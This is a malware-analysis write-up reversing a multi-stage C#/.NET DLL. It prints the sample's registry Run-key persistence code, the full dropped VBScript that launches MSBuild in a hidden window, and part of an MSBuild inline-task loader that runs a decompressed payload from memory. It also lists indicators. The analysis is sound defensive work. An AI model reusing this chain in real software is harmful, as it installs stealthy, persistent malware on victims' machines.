Reversing C# Malware
Reversing C# Malware
This analysis focuses on a C#/.NET malware sample that hides its next stage inside encrypted and encoded data. The sample uses AES decryption, Base64 decoding, file dropping, registry persistence, and MSBuild execution.
Before jumping into the malware itself, I first mapped out how C# binaries are created and executed.

C# code does not run directly like native machine code at first. It is compiled into Intermediate Language, then handled by the Common Language Runtime inside the .NET Framework. That is why .NET malware can often be recovered back into readable C# using tools like dnSpy.
Checking the Strings

The strings already gave a strong hint that this was a .NET binary.
Some important strings found included:
1
2
3
4
5
6
7
8
9
10
11
12
13
mscorlib
.NETFramework,Version=v4.7.2
FrameworkDisplayName
RegistryHive
RegistryView
OpenBaseKey
OpenSubKey
SetValue
AES_Encrypt
AES_Decrypt
bytesToBeEncrypted
passwordBytes
EmbedDLL.dll
mscorlib and the .NET Framework 4.7.2 reference confirm that this sample was built with the .NET Framework.
The registry-related strings were also important because they pointed toward possible persistence behavior. Seeing OpenBaseKey, OpenSubKey, and SetValue usually means the program may be creating or modifying registry keys.
The crypto strings also stood out. AES_Decrypt, AES_Encrypt, passwordBytes, and bytesToBeEncrypted suggested that some payload or configuration data was encrypted inside the binary.
Recovering the C# Code with dnSpy
The next step was loading the malware into dnSpy.

After opening the sample, the assembly showed up as EmbedDLL. Inside it, there were two important classes:
1
2
Cryptor
Program
The Cryptor class handled AES encryption/decryption, while the Program class contained the main execution logic.
Inside the program, dnSpy recovered a readable version of the C# code.

The code showed a password string being hashed with SHA256:
1
2
3
byte[] array = SHA256.Create().ComputeHash(
    Encoding.UTF8.GetBytes("p0w3r0verwh31m1ng!")
);
That hash was then used as the AES key to decrypt a long Base64 string.

The first decrypted output was written into the public user directory as:
1
C:\Users\Public\embed.xml
Another Base64 blob was decoded and written as:
1
C:\Users\Public\Documents\embed.vbs
The malware then created a registry Run key:
1
2
3
4
5
6
RegistryKey.OpenBaseKey(
    RegistryHive.CurrentUser,
    RegistryView.Registry64
)
.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true)
.SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");
This is a persistence technique. Every time the user logs in, Windows checks the Run key and executes the value stored there. In this case, it would run embed.vbs.
Running the DLL
A DLL cannot normally be executed by double-clicking it like a regular .exe. It needs a loader or an exported function to run.

For this sample, rundll32.exe was used:
rundll32.exe Malware.cryptlib64.dll,embed
The function name embed came from the code recovered earlier in dnSpy.

After execution, the files appeared in the public documents folder, matching what was seen in the source code.
The registry key was also created under:
1
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
The value added was:
1
2
Name: embed
Data: C:\Users\Public\Documents\embed.vbs

At this point, the static analysis and runtime behavior matched. The malware decrypted content, wrote files to disk, and added persistence through the registry.
Checking the Dropped Files
Two main files were created:
1
2
embed.vbs
embed.xml
1. embed.vbs
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
This VBScript runs MSBuild.exe and points it to the dropped embed.xml file.
The 0 in oShell.Run strArgs, 0, false means the window is hidden. So the execution happens quietly in the background.
This is where the malware chain becomes more interesting. The DLL does not directly run the final payload. Instead, it drops a VBS file, and that VBS file runs MSBuild.
2. embed.xml
The XML file uses MSBuild project structure:
1
2
3
4
5
6
7
8
9
10
11
12
13
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<
The tail of the code shows what happens after decoding:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
)), System.IO.Compression.CompressionMode.Decompress);

var by = new byte[1024];
var r = ds.Read(by, 0, 1024);

while (r > 0)
{
    oms.Write(by, 0, r);
    r = ds.Read(by, 0, 1024);
}

System.Reflection.Assembly.Load(oms.ToArray())
    .EntryPoint.Invoke(0, new object[] { new string[]{ } });
]]>
</Code>
</Task>
</UsingTask>
</Project>
This part is important.
The XML is not just a normal project file. It contains C# code inside MSBuild. That code takes a Base64 string, decompresses it using DeflateStream, loads it as a .NET assembly directly from memory, and runs its entry point.
So the execution chain looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
DLL execution
    ↓
AES decrypts embedded data
    ↓
Drops embed.vbs and embed.xml
    ↓
Registry Run key creates persistence
    ↓
embed.vbs launches MSBuild.exe
    ↓
MSBuild runs inline C# code from embed.xml
    ↓
Base64 payload is decompressed
    ↓
Payload is loaded in memory using Assembly.Load()
What This Malware Is Doing
This sample uses multiple layers to hide the real payload.
The first layer is the C# DLL. It stores encrypted data and decrypts it during execution.
The second layer is the dropped VBScript. Its job is only to launch MSBuild quietly.
The third layer is the MSBuild XML file. It contains inline C# code that decodes, decompresses, and executes another .NET assembly directly from memory.
This helps the malware avoid looking obvious at first glance. Instead of dropping a normal executable and running it, it abuses trusted Windows components like:
1
2
3
rundll32.exe
wscript.exe
MSBuild.exe
This is a common malware technique called living off the land, where attackers use legitimate Windows tools to execute malicious code.
Indicators Found
1
2
3
4
C:\Users\Public\embed.xml
C:\Users\Public\Documents\embed.vbs
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\embed
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Interesting strings:
1
2
3
4
5
6
7
8
9
10
11
AES_Decrypt
AES_Encrypt
passwordBytes
bytesToBeEncrypted
RegistryHive
RegistryView
OpenBaseKey
OpenSubKey
SetValue
mscorlib
.NETFramework,Version=v4.7.2
Password used for AES key generation:
1
p0w3r0verwh31m1ng!
Final Notes
This sample is a good example of how .NET malware can hide its real behavior behind multiple stages.
At first, it looks like a simple C# DLL. After reversing it, the flow becomes clearer:
1
2
3
4
C# DLL → VBS → MSBuild XML → In-memory .NET payload


The most important parts of this analysis were identifying the .NET framework strings, recovering the C# code in dnSpy, confirming the file drops, checking the registry persistence, and reviewing the MSBuild payload loader.